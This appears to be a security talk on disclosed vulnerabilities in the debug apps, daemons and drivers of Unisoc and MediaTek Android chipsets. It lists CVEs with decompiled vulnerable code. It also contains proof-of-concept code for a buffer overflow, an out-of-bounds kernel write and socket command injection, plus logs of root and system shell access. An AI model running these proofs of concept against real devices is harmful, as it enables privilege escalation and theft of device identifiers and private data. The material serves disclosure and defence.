<a href="#">CVE-2023-42638</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42635</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42636</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42643</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42637</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42641</a>	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
<a href="#">CVE-2023-42652</a>	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
<a href="#">CVE-2023-42648</a>	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
<a href="#">CVE-2022-47347</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47348</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47342</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47343</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47344</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47345</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47346</a>	Unisoc	Medium	Index Overflow	engineermode services	Debug APP
<a href="#">CVE-2022-47341</a>	Unisoc	Medium	EoP	engineermode services	Debug APP
<a href="#">CVE-2022-48382</a>	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
<a href="#">CVE-2022-48378</a>	Unisoc	Medium	EoP	log_manager	Debug APP
<a href="#">CVE-2022-47359</a>	Unisoc	Medium	DoS	log_service	Debug Daemon
<a href="#">CVE-2022-47360</a>	Unisoc	Medium	DoS	log_service	Debug Daemon
<a href="#">CVE-2022-39089</a>	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
<a href="#">CVE-2022-47358</a>	Unisoc	Medium	EoP	log_service	Debug Daemon
<a href="#">CVE-2022-27250</a>	Unisoc	High	EoP	autoslt	Debug APP
<a href="#">CVE-2022-47453</a>	Unisoc	Medium	Buffer Overflow	log_service	Debug Daemon
<a href="#">CVE-2022-47339</a>	Unisoc	High	EoP	cmd_service	Debug Daemon
<a href="#">CVE-2022-47452</a>	Unisoc	Medium	OOB Write	gnss_dbg	Debug Driver
<a href="#">CVE-2022-39118</a>	Unisoc	Medium	Buffer Overflow	sprd_sysdump	Debug Driver
<a href="#">CVE-2021-1049</a>	Unisoc	High	EoP	slogmodem	Debug Daemon
<a href="#">CVE-2022-47357</a>	Unisoc	Medium	DoS	ylog	Debug Daemon
<a href="#">CVE-2022-47354</a>	Unisoc	Medium	DoS	ylog	Debug Daemon
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<a href="#">CVE-2022-47356</a>	Unisoc	Medium	DoS	ylog	Debug Daemon
<a href="#">CVE-2022-47334</a>	Unisoc	Medium	OOB Read	phasecheckserver	Debug Daemon
<a href="#">CVE-2022-47485</a>	Unisoc	Medium	Buffer Overflow	phasecheckserver	Debug Daemon
<a href="#">CVE-2022-20098</a>	Mediatek	Medium	Information Disclosure	AEE	Debug Daemon
<a href="#">CVE-2021-0404</a>	Mediatek	Medium	Information Disclosure	mobile_log_d	Debug Daemon
<a href="#">CVE-2021-0363</a>	Mediatek	Medium	EoP	mobile_log_d	Debug Daemon
<a href="#">CVE-2021-0364</a>	Mediatek	Medium	EoP	mobile_log_d	Debug Daemon
<a href="#">CVE-2020-11836</a>	Oppo	Medium	Information Disclosure	AEE	Debug Daemon

## Findings

- 49 CVEs Credit
- 3 vendors



# Information Disclosure

- CVE-2022-20098
- Debug Native Daemon: aee\_aed/aee\_aed64
- Entry point: UDS com.mtk.aee.aed\_64

Accepting parameters to dump information from any process

```
if ( (_DWORD)v25 == 1 )
{
    v33 = aee_log_route(v25, v26, v27, v28, v29, v30, v31, v32);
    if ( (_DWORD)v33 == 1 || (unsigned int)aee_log_route(v33, v34, v35, v36, v37, v38, v39, v40) == 2 )
        __android_log_print(
            3LL,
            "AEE_AED",
            "/system_ext/bin/aee_dumpstate: filepath %s, pid %d, tid %d, exp_class %d, db_opt %d",
            (const char *)(a1 + 4096),
            a2,
            a3,
            a4,
            *(unsigned int *)(a1 + 8272));
}
sprintf((__int64)v44, 64LL, 64LL, "%d", a4);
sprintf((__int64)v43, 64LL, 64LL, "%d", *(unsigned int *)(a1 + 8272));
if ( a2 == 0xAEEFF000 )
{
    sub_30668(0LL, 0LL, 0x12Cu, "/system_ext/bin/aee_dumpstate", "-j", a1 + 4096, "-c", v44);
}
else
{
    sprintf((__int64)v46, 64LL, 64LL, "%d", a2);
    if ( a3 != 0xAEEFF000 )
        sprintf((__int64)v45, 64LL, 64LL, "%d", a3);
    sub_30668(0LL, 0LL, 0x12Cu, "/system_ext/bin/aee_dumpstate", "-j", a1 + 4096, "-p", v46);
}
```

```
void poc_use_uds(int pid) {
    int server = socket_local_client("com.mtk.aee.aed_64", 0, 1);
    if (server <= 0) {
        printf("connect to server failed!\n");
        exit(1);
    }
    fcntl(server, 2, 1);

    struct AE_Msg msg;
    msg.cmdType = AE_IND;
    msg.cmdId = AE_IND_FATAL_RAISED;
    msg.pid = pid;
    msg.cls = AE_HW_REBOOT;
    msg.len = 0;
    msg.dbOption = DB_OPT_TRACING_OFF_CCCI; // DB_OPT_VM_HPROF

    send(server, &msg, sizeof(msg), 0);

    while (1) {
        int ret = recv(server, &msg, sizeof(msg), 0);
        if (ret < 0) {
            printf("recv failed!\n");
            break;
        }
        printf("recv cmd id: %d\n", msg.cmdId);
        if (msg.cmdId == AE_IND_LOG_CLOSE) {
            break;
        }
        switch (msg.cmdId) {
            case AE_REQ_TYPE:
```

# Information Disclosure

## ➤ Debug APP: EngineerMode

### Leaking various device identification codes

```
if(this.mPcscfSwitch != null) {
    String v0_3 = SystemPropertiesProxy.get("persist.vendor.sys.volte.pcscf");
    Log.d("VolteSettingsActivity", "onStart pcscfAddress is: " + v0_3);
    if("".equals(v0_3)) {
        this.mPcscfSwitch.setChecked(false);
        this.mPcscfSwitch.setSummary(this.getString(0x7F0F04B3));
    }
    else {
        this.mPcscfSwitch.setChecked(true);
        TwoStatePreference v1_1 = this.mPcscfSwitch;
        v1_1.setSummary(this.getString(0x7F0F04B5) + ": " + v0_3.trim());
    }
}
```

```
@NotNull public List getCdmaImsi() {
    String v5;
    String v0 = "PHONEINFO";
    Log.d(v0, "get all CDMA IMSI");
    int v1 = this.getPhoneCount();
    ArrayList v2 = new ArrayList(v1);
    int v3 = 0;
    int v4;
    for(v4 = 0; true; ++v4) {
        v5 = "";
        if(v4 >= v1) {
            break;
        }
        v2.add(v5);
    }
    ArrayList v1_1 = v2;
    int v2_1 = this.getPhoneCount();
    while(v3 < v2_1) {
        String v4_1 = DmkyAbsTelephonyManagerProxy.INSTANCE.getCdmaImsi(v3);
        if(v4_1 == null) {
            ((List)v1_1).set(v3, v5);
        }
        else {
            ((List)v1_1).set(v3, v4_1);
        }
        ++v3;
    }
    Log.d(v0, "get all CDMA IMSI " + CollectionsKt.joinToString$default(v1_1, null, null, null, 0, null, null, 0x3F, null));
    return ((List)v1_1);
}
```

Code 85 Bytes

```
1 03-11 16:37:13.646 2835 2835 D VolteSettingsActivity: onStart pcscfAddress is:
```

Code 90 Bytes

```
1 03-11 13:35:52.354 12774 12774 D PHONEINFO: get all IMEI:
2
```

```
}
@SuppressLint(value={"MissingPermission"}) @NotNull public List getAllImei() {
    String v0 = "PHONEINFO";
    Log.d(v0, "get all IMEI");
    int v1 = this.getPhoneCount();
    ArrayList v2 = new ArrayList(v1);
    int v3 = 0;
    int v4;
    for(v4 = 0; v4 < v1; ++v4) {
        v2.add("");
    }
    ArrayList v1_1 = v2;
    int v2_1 = this.getPhoneCount();
    while(v3 < v2_1) {
        String v4_1 = this.getTelephoneMgr().getImei(v3);
        Intrinsics.checkExpressionValueIsNotNull(v4_1, "telephoneMgr.getImei(i)");
        ((List)v1_1).set(v3, v4_1);
        ++v3;
    }
    Log.d(v0, "get all IMEI " + CollectionsKt.joinToString$default(v1_1, null, null, null, 0, null, null, 0x3F, null));
    return ((List)v1_1);
}
```

# Memory Corruption

- CVE-2022-48382
- Debug HAL Service: vendor.sprd.hardware.log@1.0-service
- Entry point: UDS hidl\_common\_socket

## Buffer Overflow

```
1 v28 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
2 if ( !a3 )
3 {
4     __android_log_print(6LL, "CmdListener", "cmd lenth is 0");
5     return;
6 }
7 __android_log_print(3LL, "CmdListener", "new cmd comes:%s", cmd_input);
8 save_ptr = 0LL;
9 memset(s, 0, sizeof(s));
10 v9 = strchr(cmd_input, 32);
11 v10 = cmd_input;
12 if ( v9 )
13 {
14     v10 = v9 - 1;
15     do
16     {
17         v11 = (unsigned __int8)*++v10;
18         while ( isspace(v11) );
19     }
20     v12 = strlen(v10);
21     __strncpy_chk(s, v10, v12, 4096LL); // Overflow here
22     v13 = strtok_r(cmd_input, " ", &save_ptr);
23     if ( !v13 || (v14 = v13, !__strlen_chk(s, 4096LL)) )
```

```
int capacity = 10000;
StringBuilder builder = new StringBuilder(capacity);
for (int i = 0; i < capacity; i++) {
    builder.append("a");
}
String payload = builder.toString();
poc_log_service(payload);

private void poc_log_service(String cmd){
    SocketUtils.sendCmd(SOCKET_NAME, cmd + '\n');
}
```

# Memory Corruption

- CVE-2022-39118
- Debug Driver: sprd\_sysdump
- Entry point: File Operations

## Out-of-Bound Write

```
1  WARNING: CPU: 1 PID: 5755 at sprd_sysdump_write+0x1d0/0x20c
2  [ 3431.001448] Modules linked in: sprdwl_ng(0) flash_ic_sc2721(0) sprd_fm(0) sprd_bt_tty(0) gt9xx_ts(0) gslx680_ts(0) himax_ts(0) tcs3430(0)
3  [ 3431.001501] CPU: 1 PID: 5755 Comm: poc_qlw Tainted: G      W O   4.14.133 #1
4  [ 3431.001504] Hardware name: Spreadtrum SC9863A-1H10 Board (DT)
5  [ 3431.001509] task: 0000000075332dd3 task.stack: 0000000057e69639
6  [ 3431.001514] PC is at sprd_sysdump_write+0x1d0/0x20c
7  [ 3431.001518] LR is at sprd_sysdump_write+0x1d0/0x20c
8  [ 3431.001522] pc : [<ffffff800846f080>] lr : [<ffffff800846f080>] pstate: 60400045
9  [ 3431.001525] sp : fffffff8009c13d50
10 [ 3431.001527] x29: fffffff8009c13d80 x28: fffffffc078b7e200
11 [ 3431.001534] x27: fffffff8008962000 x26: 0000000000000040
12 [ 3431.001540] x25: 0000000000000124 x24: fffffffc078b7e200
13 [ 3431.001550] x23: 0000000000000000 x22: 0000000000300000
14 [ 3431.001557] x21: 0000007fdae36bf8 x20: 0000007fdae36bf8
15 [ 3431.001563] x19: 0000000000300000 x18: 00000000000000ac
16 [ 3431.001571] x17: 00000000000000ac x16: fffffff8009064cc4
17 [ 3431.001577] x15: 0000000000000004 x14: 000000000000003c
18 [ 3431.001583] x13: 0000000000004a578 x12: 0000000000000000
19 [ 3431.001589] x11: 0000000000000001 x10: 0000000000000007
20 [ 3431.001594] x9 : 90ccfcb0d45ec300 x8 : 90ccfcb0d45ec300
21 [ 3431.001604] x7 : 0000000000000000 x6 : fffffff80090af233
22 [ 3431.001610] x5 : 0000000000000000 x4 : 0000000000000008
23 [ 3431.001616] x3 : 0000000000000021 x2 : 0000000000000001
24 [ 3431.001622] x1 : 00000000000000c0 x0 : 0000000000000027
25 [ 3431.001634] \x0aPC: 0xfffff800846f000:
26 [ 3431.001637] f000  913dd821 97f266e7 2a1f03e0 94000035 d0003ba0 b0003ba1 91019000 913dd821
27 [ 3431.001660] f020  97f266e0 d0005669 f94007e8 f9478529 eb08013f 54000421 aa1303e0 a9437bfd
28 [ 3431.001680] f040  80121ffa f0400bf5 010102ff d65f03c0 d0003ba0 b0003ba1 01000000 013dd821
```

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <unistd.h>
#define CHR_DEV_NAME "/proc/sprd_sysdump"

#define WRITE_COUNT 0x300000

int main()
{
    int ret;
    char buf[WRITE_COUNT];
    int fd = open(CHR_DEV_NAME, O_RDWR);
    if(fd < 0)
    {
        printf("open file %s failed!\n", CHR_DEV_NAME);
        return -1;
    }

    //write
    write(fd, buf, WRITE_COUNT);

    close(fd);
    return 0;
}
```



# Local Privilege Escalation

- CVE-2022-47339
- Debug Daemon: cmd\_service
- Entry point: UDS cmd\_skt

```
on boot
    setprop persist.sys.cmdservice.enable disable

service cmd_services /system/bin/cmd_services
    class main
    user root
    group system
    disabled
    oneshot

on property:persist.sys.cmdservice.enable=enable
    start cmd_services

on property:persist.sys.cmdservice.enable=disable
    stop cmd_services
```

```
10079 3832/vendor.spru.na@slgmodem
42917 7744/cmd_services @cmd_skt
17366 3916/lms.bridged @lmsbr
```

```
1 __int64 __fastcall sub_21BC(__int64 a1)
2 {
3     unsigned int v2; // w20
4     __int64 v3; // x19
5     pthread_t v4; // x0
6     FILE *v5; // x0
7     FILE *v6; // x21
8     __int64 v7; // x28
9     __int64 v8; // x2
10    const char *v9; // x3
11    __int64 v10; // x0
12    __int64 v11; // x0
13    char s[4096]; // [xsp+10h] [xbp-B060h] BYREF
14    _BYTE v14[40976]; // [xsp+1010h] [xbp-A060h] BYREF
15
16    _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
17    v2 = *(_DWORD *)(a1 + 256);
18    v3 = *(int *)(a1 + 260);
19    memset(v14, 0, 0xA000uLL);
20    v4 = pthread_self();
21    pthread_detach(v4);
22    v5 = popen(((const char *)a1, "r"));
23    if ( v5 )
```

```
1 t405g_m8t3:/ # ls -al /data/local/tmp
2 total 3565
3 -rw-rw-rw- 1 shell shell      0 2022-09-14 11:26 \r
4 drwxrwx--x 3 shell shell    3488 2022-09-18 08:33 .
5 drwxr-x--x 5 root  root    3488 2022-06-25 21:16 ..
6 drwxrwxrwx 5 shell shell    3488 2022-09-15 13:59 .studio
7 -rw-rw-r-- 1 shell shell 3624718 2022-09-13 22:10 1.png
8 -rw----- 1 root  system      0 2022-09-18 08:34 222 →
```

# Exploiting vulnerabilities

## ➤ CVE-2022-27250(Duplicated with Kryptowire)

### Kryptowire Identifies Security and Privacy Vulnerability in Mobile Device Chipset from China

March 15, 2022 – McLean, VA, United States—Kryptowire Inc., a mobile security and privacy solutions company, today announced that they have identified a critical security and privacy vulnerability affecting mobile devices with UNISOC, China's largest designer of chips for mobile phones. The vulnerability within the chipset, if exploited, allows malicious actors to take control over user data and device functionality.

Specifically, the vulnerability allows intruders to access call and system logs, text messages, contacts, and other private data, video record the device's screen or use the external-facing camera to record video, or even take control of the device remotely, altering or wiping data. Adhering to its disclosure policy, Kryptowire notified affected device manufacturers and carriers, as well as UNISOC, of the vulnerability in December 2021.

The params are received and could test the functions in device. Such as

- 1、Camera
- 2、Phone
- 3、FM
- 4、BT
- 5、Video
- 6、Wifi
- 7、GPS
- 8、.....

Thank you for your report! We appreciate your contribution to the Unisoc chipset rewards program.

This issue is duplicated with [CVE-2022-27250](https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-27250) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-27250>), we have removed SprdAutoSlt from user release build.

# Exploiting vulnerabilities

## ➤ CVE-2022-27250(Duplicated with Kryptowire)

```
if("PowerOff".equals(arg4)) {  
    this.setCurrentAction(new ShutDownAction(this.mStatusChangeListener));  
}  
  
if("DualCameraCheck".equals(arg4)) {  
    this.setCurrentAction(DualCameraCheckAction.getInstance(this.mStatusChangeListener));  
}  
  
if("FingerprintCheck".equals(arg4)) {  
    this.setCurrentAction(FingerprintTestAction.getInstance(this.mStatusChangeListener, this.mBackStatusChangeListener));  
}  
  
if("GetFile".equals(arg4)) {  
    this.setCurrentAction(SendFileAction.getInstance(this.mStatusChangeListener));  
}  
  
if("Reset".equals(arg4)) {  
    this.setCurrentAction(ResetAction.getInstance(this.mStatusChangeListener));  
}  
  
if("10".equals(arg4)) {  
    this.setCurrentAction(new NenaMark2Action(this.mStatusChangeListener, this.mContext));  
}  
  
if("GetRTCResult".equals(arg4)) {  
    this.setCurrentAction(RTCTestAction.getInstance(this.mStatusChangeListener, this.mBackStatusChangeListener));  
}  
  
if("OTGCheck".equals(arg4)) {  
    this.setCurrentAction(OTGTestAction.getInstance(this.mStatusChangeListener, this.mBackStatusChangeListener));  
}  
  
if("StartManualItem".equals(arg4)) {  
    this.mBackgroundTestAction = BackgroundTestAction.getInstance(this.mStatusChangeListener, this.mBackStatusChangeListener);  
    this.setCurrentAction(this.mBackgroundTestAction);  
}  
  
if("ShellScript".equals(arg4)) {  
    this.setCurrentAction(new ShellScriptAction(this.mStatusChangeListener));  
}
```

cmd list

```
1 #!/usr/bin/env python3  
2 import socket  
3 import sys  
4  
5 def send(payload):  
6     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
7     s.connect(("172.24.65.249", 7878))  
8     s.send(payload.encode())  
9     print("Feed back :")  
10    print(s.recv(2000))  
11    s.close()  
12    #payload =   
13    payload = "  
14    send(payload)
```

```
netcat: bad argument count (see netcat help)  
1|t405g_m8t3:/ $ netcat 127.0.0.1 1234  
id  
uid=1000(system) gid=1000(system) groups=1000(system),1013(media),1023(media_rw),1065(reserved_disk),2001(cache),3001(ne  
t_bt_admin),3002(net_bt),3003(inet),9997(everybody),9997(everybody) context=u:r:sprd_autoslt_app:s0:c512,c768
```

# Exploiting vulnerabilities

- Limitation of CVE-2022-47339: The "setprop" command requires system-level permissions, and UDS (Unix Domain Socket) connections are subject to SELinux restrictions.

## Selinux Policy


```
allow sprd_autoslt_app cmd_services:unix_stream_socket { connectto };
```

## System Cmd

```
app_process -Djava.class.path="/sdcard/classes.dex" /system/bin --nice-name=rce  
com.example.extdata.Main "$@"
```

## Root Cmd

```
09-20 09:11:01.411 6525 6525 D : cmd_services:main: execute client[0]'s command<id 2>&l> in tid[0]  
09-20 09:11:01.411 6525 6525 D :  
09-20 09:11:01.412 6525 6596 D : cmd_services:exec_cmd: tid[0], id 2>&l> execute success!  
09-20 09:11:01.412 6525 6596 D :  
09-20 09:11:01.454 6525 6596 D : cmd_services:exec_cmd: tid[0], buf: uid=0(root) gid=1000(system) groups=1000(  
system) context=u:r:cmd_services:s0  
09-20 09:11:01.454 6525 6596 D :
```





# Summary

# Summary

- The debug modules cover multiple layers of the system, from the app level to the driver level, resulting in multiple attack surfaces, primarily focused on inter-process communication (IPC).
- Some debug functionalities require executing high-privileged commands across processes. Improper handling of these commands can lead to local privilege escalation.
- Factory testing tools often involve Wi-Fi, Bluetooth, and telephony functionalities. Improper handling of these tools can result in information leakage, such as exposing Wi-Fi addresses, Bluetooth addresses, IMEI numbers, and other sensitive information.

# Suggestions

- **For vendors:** some debug modules should not release to downstream such as factory testing.
- **For OEM/ODMs:** BSP modules should be selectively chosen based on specific needs, and not accepted in their entirety
- **For users:** Regularly perform device security upgrades.

# Thanks

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